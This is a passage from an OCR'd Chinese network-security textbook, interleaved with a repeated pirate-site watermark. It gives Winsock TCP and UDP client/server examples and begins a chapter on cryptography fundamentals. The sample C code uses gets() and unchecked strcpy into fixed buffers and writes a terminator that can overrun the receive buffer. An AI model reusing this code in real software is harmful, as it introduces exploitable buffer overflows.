上面程序中 ClientThread 函数的功能是创建与客户端通信的线程，服务器主线程一定要负责监听端口，当每次客户端发起连接时，主线程创建一个独立的线程来负责与客户端通信的套接字，这种程序架构可以保证整个服务器运行的稳定和流畅。程序段中有一个经常使用的函数，int getpeername（int sockfd，struct sockaddr *addr，int *addrlen），这个函数可以获得建立连接的另一方的 IP 地址等信息。参数 sockfd 是连接的流式套接字的描述符，addr 是一个指向结构 struct sockaddr（或者是 struct sockaddr_in）的指针，它保存着连接的另一边的信息。addrlen 是一个 int 型的指针，它初始化为 sizeof（struct sockaddr）。一旦获得另一方的地址，可以使用 inet_ntoa 函数获得更多的信息。

下面是服务器主函数，在主函数中可以体现出建立服务器的整个流程。

```
int main(int argc, char **argv)
{
    WSADATA       wsd;
    SOCKET        listen_sock;
    SOCKET        client_sock;
    unsigned int  listen_port;
    int           AddrSize;
    HANDLE        hThread;
    struct sockaddr_in localaddr;
    struct sockaddr_in clientaddr;
    if(argc < 2)
    {
        usage( );
    }
    else
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        listen_port=atoi(argv[1]);
    }
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("加载 Winsock 失败!\n");
        return 0;
    }
    // 创建监听的 socket
    listen_sock = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
    if (listen_sock == SOCKET_ERROR)
    {
        printf("创建监听的 socket 失败: %d\n", WSAGetLastError( ));
        return 0;
    }
```

上面程序中 listen_sock 表示负责监听的套接字，client_sock 表示负责与客户端通信的套接字，当每次服务器接受一个连接请求时，都应该创建一个这样的套接字。socket 函数功能是创建套接字，输入参数 SOCK_STREAM 表示建立的是流式套接字，即面向连接的。

```
    localaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    localaddr.sin_family = AF_INET;
    localaddr.sin_port = htons(listen_port);
    // 对监听的 socket 进行地址绑定
    if (bind(listen_sock, (struct sockaddr *)&localaddr,
        sizeof(localaddr)) == SOCKET_ERROR)
    {
        printf("绑定 socket 失败: %d\n", WSAGetLastError( ));
        return 0;
    }
    // 开始监听，最大同时连接数设置为 20
    listen(listen_sock, 20);
    printf("服务器在端口%d 开始监听\n",listen_port);
```

上面程序中变量 localaddr 是储存套接字信息的结构体，结构体成员 sin_addr.s_addr 表示套接字地址信息，INADDR_ANY 表示地址是本地的，成员 sin_port 表示监听的端口。设置 localaddr 完毕后，调用 bind 函数将监听套接字 listen_sock 绑定在 localaddr 上。最后调用 listen 函数，主机就在指定的端口开始监听。

```
    while (1)
    {
        AddrSize = sizeof(clientaddr);
        // 接受客户端的连接
        client_sock = accept(listen_sock, (struct sockaddr *)&clientaddr, &AddrSize);
        if (client_sock == INVALID_SOCKET)
        {
            printf("接受连接失败: %d\n", WSAGetLastError( ));
            break;
        }
        printf("客户端 %s 连接到服务器\n", inet_ntoa(clientaddr.sin_addr));
        // 创建客户端线程
        hThread = CreateThread(NULL, 0, ClientThread, (LPVOID)client_sock, 0, 0);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if (hThread == NULL)
            {
                printf("创建客户端线程失败: %d\n", GetLastError( ));
                break;
            }
            CloseHandle(hThread);
        }
        closesocket(listen_sock);
        WSACleanup( );
        return 1;
    }
```

上面程序中，首先开始无限循环，目的是使主线程一直等待客户端的连接，循环体中调用 accpet 函数接受客户端的连接，然后调用 CreateThread 函数创建线程负责与客户端通信。如果出现意外跳出循环体，则需要调用 close 函数关闭套接字，接着调用 WSACleanup 函数释放相应的资源。

2．客户端程序：Client.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#pragma   comment (lib, "ws2_32.lib")
#define MAX_SEND_BUFFER 4096
bool check_src_port; // 标识是否指定了客户端发起连接的端口
unsigned int server_port;
unsigned int client_port;
char server_ip[30];
```

上面程序中，变量 check_src_port 表示是否指定客户端发起连接的端口。变量 server_port 表示服务器监听的端口。变量 client_port 表示客户端发起连接的端口。变量 server_ip 表示服务器的 IP 地址。

```
// 解析用户输入的命令
void ParseCmd(int argc, char **argv)
{
    if(argc < 3 || argc > 4)
    {
        usage( ); // 显示使用方法
    }
    else if(argc == 3)
    {
        check_src_port=false;
        strcpy(server_ip,argv[1]);
        server_port=atoi(argv[2]);
    }
    else
    {
        check_src_port=true;
        strcpy(server_ip,argv[1]);
        server_port=atoi(argv[2]);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            client_port=atoi(argv[3]);
        }
}
```

上面的程序是实现解析用户输入命令的功能函数。使用客户端向服务器进行连接时，一定要指定两个参数，即服务器 IP 地址和监听端口，这样客户端才可能正确地连接到服务器上。下面是客户端的主程序。

```
int main(int argc, char **argv)
{
    WSADATA wsd;
    SOCKET  client_sock;
    char    sendBuffer[MAX_SEND_BUFFER];
    int     ret;
    struct sockaddr_in server;
    struct sockaddr_in local;
    struct hostent*host = NULL;
    ParseCmd(argc, argv);
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("加载 Winsock 失败!\n");
        return 0;
    }
    client_sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (client_sock == INVALID_SOCKET)
    {
        printf("创建客户端 socket 失败: %d\n", WSAGetLastError( ));
        return 0;
    }
    // 设置服务器相关参数
    server.sin_family = AF_INET;
    server.sin_port = htons(server_port);
    server.sin_addr.s_addr = inet_addr(server_ip);
```

上面的程序中，变量 client_sock 表示客户端与服务器通信的套接字。程序调用 socket 函数创建客户端套接字。变量 server 是储存套接字信息的结构体，成员 sin_port 表示连接服务器的端口，成员 sin_addr.s_addr 表示连接服务器的 IP 地址。

```
    if(check_src_port==true) // 设定客户端发起连接的端口
    {
        local.sin_addr.s_addr = htonl(INADDR_ANY);
        local.sin_family = AF_INET;
        local.sin_port = htons(client_port);
        if (bind(client_sock, (struct sockaddr *)&local,
            sizeof(local)) == SOCKET_ERROR)
        {
            printf("绑定客户端端口失败: %d\n", WSAGetLastError( ));
            return 0;
        }
    }
    // 客户端发起连接
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    if (connect(client_sock, (struct sockaddr *)&server,
        sizeof(server)) == SOCKET_ERROR)
    {
        printf("连接服务器失败: %d\n", WSAGetLastError( ));
        return 1;
    }
    printf("连接上服务器 %s\n",server_ip);
```

上面的程序中，如果用户指定了客户端发起连接的端口，则对客户端套接字调用 bind 函数进行端口绑定。一般情况下，用户很少指定发起连接的端口，而且面向连接机制中并不需要指定发起连接的端口，而是由主机自动选择一个空闲的端口使用。但在网络安全编程中，经常需要指定发起连接的端口，因为端口的开放对于主机安全是极其重要的。设置好客户端套接字后，调用 connect( )函数即可对服务器发起连接。

```
    while(1)
    {
        printf("请输入要发送的信息:");
        gets(sendBuffer);
        ret = send(client_sock, sendBuffer, strlen(sendBuffer),0);
        if(ret == 0)
        {
            break;
        }
        else if (ret == SOCKET_ERROR)
        {
            printf("发送失败: %d\n", WSAGetLastError( ));
            break;
        }
    }
    closesocket(client_sock);
    WSACleanup( );
    return 1;
}
```

上面的程序中，首先进行无限循环，目的是不停地接收用户输入的信息发送到服务器端，调用 send 函数即可实现。跳出循环体后，调用 close 函数关闭套接字，接着调用 WSACleanup 函数释放相应的资源。

通过以上两个实例，读者可以发现在网络编程中，程序对错误的处理一定要认真而详尽。因为网络传输过程中，任何复杂的情况都有可能产生，所以程序的纠错能力一定要强，这样的应用程序才能稳定地运行。

2.5.3 TCP 通信实例运行结果

在命令行提示符下输入 Server.exe 5000，这时服务器就在端口 5000 开始监听并等待客户端进行连接。

在命令行提示符下输入 Client.exe 59.64.203.75 5000，这时客户端就向服务器发起连接，连接成功后，输入发送信息“hello，world!”后，可以在服务器端看到接收到这条消息。图 2-14 和图 2-15 显示了这个过程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-14　服务器运行示意图




图 2-15　客户端运行示意图

2.6 UDP 通信程序实例

2.6.1 UDP 通信原理与简介

UDP 通信是面向无连接的，它与 TCP 面向连接的通信方式极为不同。与 TCP 流式协议相比，UDP 用户数据报只能提供不可靠的通信，但要求迅速发送数据时，UDP 的不精确性使它比 TCP 协议更加有效。UDP 通信主要有以下特点。

（1）UDP 用户数据报只有 8 字节的首部开销，比 TCP 首部 20 字节要短，开销要小。

（2）UDP 是一个无连接协议，传输数据之前源主机和目的主机不建立连接。在发送端，UDP 传送数据的速度仅仅是受应用程序生成数据的速度、计算机的能力和传输带宽的限制。在接收端，UDP 把每个消息段放在队列中，应用程序每次从队列中读一个消息段。

（3）UDP 通信不使用拥塞控制，也不保证可靠交付，因此通信双方主机不需要维持复杂的连接状态表，大大简化了 UDP 通信流程。

（4）由于 UDP 没有拥塞控制，因此当网络出现拥塞状况时，UDP 通信不会使源主机的发送速率降低。这对于实时通信是非常重要的（腾讯公司的 QQ 使用的就是 UDP 通信），实时应用要求源主机以恒定的速率发送数据，并且允许在网络发生拥塞时丢失一些数据，但不允许数据有太大的时延。UDP 通信正好有这个特点。

除了用于传输数据，UDP 协议还很好地适用于其他的网络功能，如在路由器之间传输路由表更新信息，这些信息如果使用 TCP 协议进行传输，会极大地消耗网路中的资源，降低网络的使用效率，给网络的使用造成极大的影响。UDP 协议也可以用于其他方面，如 TFTP 等。

实现 UDP 通信程序一般分为接收端和发送端（区别于 TCP 的服务端和客户端）。接收端和发送端建立流程如图 2-16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-16 UDP 通信流程示意图

接收端在接收数据时，对接收函数的调用必须提供一个足够大的缓存空间。如果提供的缓存不够，接收函数调用就会失败，返回 WSAEMSGSIZE 的错误信息。发生这种情况时，缓存会尽力接收，但未接收的数据会被丢弃，被截断的数据无法恢复。但支持部分消息的协议除外，比如 AppleTalk PAP 协议。调用 WSARecvEx 函数只收到部分数据时，在函数返回之前，会把出入标志参数设为 MSG_PARTIAL。

发送端在发送数据时，由于面向消息的协议对数据边界提供保护机制，因此，在调用发送函数之前，数据要被累积成块。对于异步或者非块式 I/O 模式套接字来说，如果数据未能完全发送，发送函数就会返回 WSAEWOULDBLOCK 错误信息。这意味着基层的系统不能对不完整的数据进行处理。

2.6.2 UDP 通信程序实例与分析

在本小节中，具体讲解 UDP 通信程序的接收端和发送端程序。读者可以根据实例和分析对 UDP 通信程序建立和运行过程有更加直观而深刻的认识。完整的程序请到人民邮电出版社网站上下载。

1. 接收端程序：UDPReceiver.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#pragma   comment (lib, "ws2_32.lib")
#define MSG_BUFFER_LENGTH 2048 // 接收数据的最大长度
```

上面的程序主要定义了接收数据的最大长度 MSG_BUFFER_LENGTH，如果接收的数据超过这个值，则会产生丢失数据的现象。

```
int main(int argc, char **argv)
{
        WSADATA     wsd;
        SOCKET      recv_s;
        char        *recvbuf;
        int         ret;
        int         port;           // 绑定的端口
        SOCKADDR_IN localaddr; // 本地地址结构
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    SOCKADDR_IN destaddr;  // 发送方地址结构
    int destlen = sizeof(destaddr);
    if(argc != 2)
    {
        printf("usage: %s [port]",argv[0]);
        exit(1);
    }
    port=atoi(argv[1]);            // 获得端口号
    // 初始化 Winsock 库
    if(WSAStartup(MAKEWORD(2,2),&wsd) != 0)
    {
        printf("WSAStartup error!\n");
        exit(1);
    }
    // 创建 UDP 套接字
    recv_s = socket(AF_INET, SOCK_DGRAM, 0);
    if(recv_s == INVALID_SOCKET)
    {
        printf("socket( ) errror : %d\n",WSAGetLastError( ));
        exit(1);
    }
```

上面的程序是实现 UDP 接收数据的主函数。程序首先调用 WSAStartup 函数初始化 Winsock 库，然后调用 socket 函数创建 UDP 类型套接字，注意，函数第二个参数设置为 SOCK_DGRAM，表示基于数据报类型。

```
    // 对本地地址结构进行设置
    localaddr.sin_family = AF_INET;
    localaddr.sin_port = htons((u_short)port);          // 设置绑定的端口
    localaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    // 对套接字进行绑定
    if(bind(recv_s, (SOCKADDR *)&localaddr, sizeof(localaddr)) == SOCKET_ERROR)
    {
        printf("bind( ) error: %d\n", WSAGetLastError( ));
        exit(1);
    }
    printf("在端口 %d 开始接收消息...\n",port);
    recvbuf = new char[MSG_BUFFER_LENGTH]; // 分配接收缓存区
    int recvlen = MSG_BUFFER_LENGTH;
```

上面的程序首先对本地地址进行设置，再调用 bind 函数将 UDP 套接字 recv_s 绑定在本地地址结构上。此时，UDP 套接字与设置的端口建立了联系，等待接收所有发向本地 5000 端口的 UDP 数据包。最后，分配接收缓冲区空间并指定相应的长度。

```
    // 开始接收消息
    while(1)
    {
        ret = recvfrom(recv_s, recvbuf, recvlen, 0,
            (SOCKADDR*)&destaddr, &destlen);
        if(ret == SOCKET_ERROR)
        {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                printf("recvfrom( ) error: %d\n",WSAGetLastError( ));
                exit(1);
            }
            else if(ret == 0)
            {
                break;
            }
            else
            {
                recvbuf[ret]='\0';
                printf("收到主机 %s 消息: %s\n",inet_ntoa(destaddr.sin_addr),recvbuf);
            }
        }
        closesocket(recv_s);
        delete recvbuf;
        WSACleanup( );
        return 0;
}
```

上面程序主要负责循环接收数据。调用 recvfrom 函数将接收的数据放到 recvbuf 缓存中，并将接收到的消息输出到屏幕，其中 inet_ntoa 函数功能是获取发送端的 IP 地址。如果没有接收到任何消息，则退出接收循环，注意，最后调用 closesocket 函数和 WSACleanup 函数释放掉相应的套接字资源。

2．发送端程序：UDPSender.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#pragma   comment (lib, "ws2_32.lib")
#define MSG_SEND_BUFFER 2048 // 发送缓存的最大长度
```

上面程序主要定义了发送缓存的最大长度 MSG_SEND_BUFFER。注意，发送缓存的最大长度最好和接收端的最大接收缓存长度一样，这样就可以保证不丢失任何信息。

```
int main(int argc, char **argv)
{
    WSADATA     wsd;
    SOCKET      send_s;
    char        *sendbuf = NULL;
    int         ret;
    SOCKADDR_IN     recv_addr; // 接收端的地址结构
    int port;                   // 接收端的端口号
    int sendlen = MSG_SEND_BUFFER;
    if(argc != 3)
    {
        printf("usage : %s [destip] [port]\n",argv[0]);
        exit(1);
    }
    port=atoi(argv[2]);
    // 初始化 Winsock 库
    if (WSAStartup(MAKEWORD(2, 2), &wsd) != 0)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    {
        printf("WSAStartup error!\n");
        exit(1);
    }
    // 创建 UDP 套接字
    send_s = socket(AF_INET, SOCK_DGRAM, 0);
    if (send_s == INVALID_SOCKET)
    {
        printf("socket( ) error; %d\n", WSAGetLastError( ));
        exit(1);
    }
```

上面的程序是实现 UDP 发送数据的主函数。程序首先调用 WSAStartup 函数初始化 Winsock 库，然后调用 socket 函数创建 UDP 类型套接字。注意，函数第二个参数设置为 SOCK_DGRAM。

```
    // 设置接收端地址结构
    recv_addr.sin_family = AF_INET;
    recv_addr.sin_port = htons((u_short)port);
    recv_addr.sin_addr.s_addr = inet_addr(argv[1]);
    // 分配发送缓存空间
    sendbuf = new char[MSG_SEND_BUFFER];
    memset(sendbuf, 0, MSG_SEND_BUFFER);
```

上面的程序首先设置接收端的地址结构。地址结构 recv_addr 中字段 sin_port 表示接收端的端口号，字段 sin_addr.s_addr 表示接收端的 IP 地址。程序最后分配发送缓存空间，缓存中放置发送到接收端的数据。

```
    // 开始发送消息
    printf("向主机 %s 的 %d 端口发送消息...\n",argv[1],port);
    while(1)
    {
        printf("请输入要发送的信息(不输入即退出):");
        gets(sendbuf);                                    // 用户输入发送的数据
        ret = sendto(send_s, sendbuf, sendlen, 0,
            (SOCKADDR *)&recv_addr, sizeof(recv_addr)); // 向接收端发送消息
        if (ret == SOCKET_ERROR)
        {
            printf("sendto( ) error; %d\n", WSAGetLastError( ));
            break;
        }
        else if (ret == 0)
            break;
    }
    closesocket(send_s);
    delete sendbuf;
    WSACleanup( );
    return 0;
}
```

上面的程序主要负责向接收端发送消息。首先由用户输入要发送的数据，然后调用 sendto 函数将数据发送到接收端。如果不输入任何数据，则退出程序。最后调用 closesocket 函数和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

WSACleanup 释放相应的套接字资源。

综上所述，由接收端和发送端的实例可以看出 UDP 通信程序和 TCP 通信程序最大的区别是不进行端口监听和不建立连接。但其实 UDP 发送端可以调用 connect 函数对发送端进行连接，再调用 send 函数即可向接收端发送数据，而不是调用 sendto 函数。这种连接是虚连接，整个通信流程还是符合 UDP 协议通信的特点的。

2.6.3 UDP 通信实例运行结果

在命令行提示符下输入 UDPReceiver.exe 5000，这时接收端就在端口 5000 开始等待接收任何发送端发往本地 5000 端口的 UDP 消息。

在命令行提示符下输入 UDPSender.exe 59.64.201.58 5000，这时发送端就准备向接收端发送消息，输入发送信息“hello，world!”后，可以在接收端看到接收到这条消息。图 2-17 和图 2-18 显示了这个过程。



图 2-17　UDP 接收端运行示意图



图 2-18　UDP 发送端运行示意图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第3章 加密与解密

CHAPTER 3

密码学是网络安全的基础，在安全领域密码学是最重要的分支之一，众多的网络安全技术都是基于密码学的。它为解决信息安全问题提供了许多有效的核心技术，在保护信息的机密性、认证性等方面发挥着重要的作用。本章首先讲解密码学的基本原理和分类，再辅以DES、RSA、MD5密码实例，使读者能对密码学有更加深刻的理解。学习了本章后，读者能够掌握以下几点：

- 熟悉密码学的基本概念；
- 熟悉分组密码技术及程序实现流程；
- 熟悉公钥密码技术及程序实现流程；
- 熟悉散列函数原理及程序实现流程。

3.1 密码学基础

3.1.1 密码学简介

从传统意义上来说，密码学研究如何把信息转换成一种隐蔽的方式并阻止其他人得到。在过去，密码学被用在重要的交流活动中来确保隐蔽性，如在间谍和反间谍之间，或外交官和总部联系之间等。在近几十年，密码学被用在越来越多的场合，它已经成为安全工程学的基础工具。密码学是跨学科科目，从很多领域衍生而来。它可以被看作是信息理论，却使用了大量的数学领域的工具，如众所周知的数论和有限数学。密码学也可以说是工程学的一个分支，不同的是它必须应对一些活动频繁的、高度智慧的、有恶意的敌人的攻击。

通过不安全的通信媒介进行安全通信问题是密码学研究的最基本的问题。这就要涉及密码体制问题，不严格地说，一个密码体制是一个使通信双方能进行秘密通信的协议。一个典型的加密方案包括两个算法：一个称为加密算法，由发方用来发送消息；另一个称为解密算法，由收方用来接收消息。因此，为了发送一个消息，发方首先用加密算法处理消息，再发送处理结果，称为密文。收到密文后，收方用解密算法将密文恢复为原始消息，称为明文。为了达到安全通信的目的，发展了许多基本的密码要素。图3-1给出了这些要素及其关联方式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面具体讲解几个密码要素技术的原理。




图 3-1　密码要素的分类

1．单向置换

单向置换的基本原理是单向函数。单向函数是基于计算复杂性理论的方法引入的一个基本的新概念。单向函数是一个函数 $y=f(x)$，该函数由 x 计算函数值 y 是容易的，但由 y 计算逆函数 $x=f^{-1}(x)$是困难的。“容易”和“困难”的确切含义由计算复杂性理论定义。单向函数是现代密码学的一个基本工具，大部分安全的密码系统的构造都依赖于“单向函数存在”这一假设，但单向函数的存在性至今没有证明。虽然如此，密码学界还是普遍相信单向函数是存在的，而且还给出了一些经过分析、验证的被认为是单向函数的例子。

2．伪随机序列

伪随机序列的生成是密码学的一个基本理论工具，在构造密码系统中起着重要作用，特别是它可构造简单的私钥密码体制。一个伪随机序列生成器是一个确定算法，它把短的随机比特（种子）扩展为长得多的貌似随机的比特序列。换句话说，伪随机序列生成器的输出虽然不是真正的随机序列，但在计算资源一定的条件下，要判别这个输出与等长的真随机序列的不同是不可行的。可以证明，伪随机性与计算困难性有密切联系，因为单向函数可用来构造伪随机序列生成器。事实上，可证明伪随机序列生成器的存在性和单向函数的存在性是等价的。

3．数字签名

数字签名是在计算机通信网上从事商贸和有关事务的环境下提出和需要研究的问题。某些参与者需要在他们发送的电子文件上签名以示承担责任。当然，不能伪造的签名在几个世纪以前就有讨论，但讨论的只是手写签名而不是数字签名。在引入了安全性的计算复杂性理论方法后，加密和签名数字化了，这使它们之间可能建立起一定的关系。不严格地说，对一个不能伪造的数字签名方案有下列要求。

（1）每个用户能有效地在选择的文件上产生自己的签名。

（2）每个用户能有效地验证已给定的数字串是否是另一特定用户在某特定文件上的签名。

（3）没人能在其他用户没签名的文件上有效地产生他们的签名。

事实上，上述要求也给出了不能伪造的手写签名的基本要求，即个人的签名能力，一个公认的验证过程和信任伪造签名要通过这一个验证是不可行的。对过去的已签的手写签名，很难说出它们在多大程度上达到这些基本要求，但对于现代密码学中构造的数字签名，可以严格证明它们是达到了上述 3 个要求的。

4．散列函数

散列函数是密码学的一个基本理论工具，在数字签名、检验信息的完整性（未被篡改）等有关协议中有重要应用。不严格地说，散列函数是一个将不等长消息压缩为固定长度消息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的确定性算法 h，它具有如下性质。

（1）任给消息 x，计算 $h(x)$是容易的。

（2）要找两个不同的消息 x_1、x_2，使得 $h(x_1)=h(x_2)$在计算上是不可行的。

可以证明，散列函数的存在性和单向函数的存在性是等价的。

5．身份识别

在计算机通信和各种电子服务系统广泛应用的环境下，身份识别问题被提出来。用户方需要向提供服务方证明自己的身份而使提供服务方能验证是真正用户还是假冒该用户的入侵者。一个安全的身份识别方案有下列性质。

（1）每个用户能有效地提供证明自己身份的信息。

（2）每个提供服务者能有效地验证提供身份证明信息者的身份。

（3）没人能有效地仿造其他人的身份证明信息。

可以看出，身份识别与数字签名有着相似的性质。事实上，在理论上有一种标准的方法可将每一个身份识别方案转化为一个数字签名方案。

3.1.2 分组密码技术

在众多的密码学系统中，对称密钥分组密码是最突出和最重要的成员。特别地，它们提供了机密性。作为一种基本的构造组，对称密钥分组密码的通用性使得它们可以用来构造伪随机生成器、流密码、MAC 和散列函数，此外还可以在消息认证技术、数据完整性机制、实体认证协议和数字签名方案中用作核心部件。通俗地讲，分组密码的原理是数据在密钥的作用下，一组一组、等长地被处理，且通常的情况是明、密文等长。这样做的好处是处理速度快，节约了存储，避免了浪费带宽。分组密码具有高强度、高速率、便于软硬件实现等特点，因此，分组密码容易标准化。DES 算法就是首先成为数据加密标准的分组密码典型代表。

下面从几个方面具体介绍分组密码技术。

1．分组密码加密原理

分组密码分为 3 类：代替密码、移位密码和乘积密码。早期的代替和移位密码已经不安全，综合代替和移位密码的乘积密码早已被研究出来，这种密码算法可大大增加密码强度。如果密文是由明文运用轮函数作用多次而得，这样的乘积密码又称为迭代分组密码。

分组密码就是将明文消息序列 p_1，p_2，…，p_k，…分成等长的消息组（p_1，p_2，…，p_m），（p_{m+1}，p_{m+2}，…，p_{2m}），…。在密钥 k 的控制下，按固定的算法 E_k 一组一组地进行加密。加密后输出等长密文组($e_1,e_2,\cdots,e_n$)，($e_{n+1},e_{n+2},\cdots,e_{2n}$)，…。分组密码的加密过程如图 3-2 所示。

理论上，一个分组长为 $n$bit，密钥长为 $t$bit 的分组密码，数学上可以看作是在 2^t 个密钥下的 $GF(2)^n \rightarrow GF(2)^n$ 的置换。由于 $GF(2)^n \rightarrow GF(2)^n$ 有 $2^n!$ 个不同的方式，因此，理论上一个 $n$bit 分组密码可以接受的密钥长度可达$[\log_2(2^n)!]$bit。用来加密的置换只是全体置换中的一个子集。设计分组密码的问题，关键在于找到一种算法，能在密钥的控制下从一个足够大且"好"的置换子集中简单而迅速地选




图 3-2 分组密码加密过程示意图

溜客安全网 WwW.176Ku.CoM

